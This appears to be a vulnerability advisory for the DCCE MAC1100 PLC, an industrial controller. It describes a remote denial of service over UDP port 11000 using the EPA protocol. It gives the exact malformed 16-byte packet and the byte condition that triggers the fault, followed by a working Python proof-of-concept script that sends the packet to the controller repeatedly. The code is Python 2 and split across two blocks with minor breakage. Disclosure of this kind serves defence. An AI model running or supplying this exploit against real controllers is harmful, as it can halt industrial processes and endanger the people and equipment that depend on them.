Dut Computer Control Engineering Co., Ltd

Edition :

（Dut Computer Control Engineering Co., Ltd ） DCCE MAC1100 PLC

Location

abnormal data："\x0c\x00\x3c\xb3\x10\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00"

Harm


Allows attackers to exploit this vulnerability to initiate a persistent denial of service attack on the controller remotely.

Cause the cause

The MAC1100 PLC communicates on port 11000 using the EPA protocol. An attacker can construct a specific network packet without authorization to cause the PLC to refuse service and affect the normal operation of the controller. Construct an exception packet so that CPU rejects service when the fourteenth byte in the packet is not \x01

We can use PLC_config to check the status of each PLC memory. The value of PLC Q area is as shown below. The Q area of the PLC is 16 points and the Q00 value is 1.

(1) Before the attack, the PLC is in normal working state, the network is in the normal state, Q0.0 is in the open state, and the PLC run light is flashing.



(2) Run python script, at this time PLC is difficult to handle abnormal communication packets, and then communication is interrupted

poc

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
import socket
import time
ip = '192.168.1.181'
PORT = 11000

def destination_objectID_dos(magic_message):
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    print('---------------connect PLC success!---------------')
    try:
        sender.sendto(magic_message,("192.168.1.181",11000))
        print('---------------payload send success--------------')
        request = sender.recvfrom(1024)
        print request\
```

```
    except Exception as e:
        print "[-] Something was wrong with %s:%d. Exception: %s" % (ip, PORT, e)
    sender.close()
    return
packet = "\x0c\x00\x3c\xb3\x10\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00"

def main():
    for i in range(10000):
        destination_objectID_dos(packet)
        time.sleep(50)

if __name__ == '__main__':
    main()
```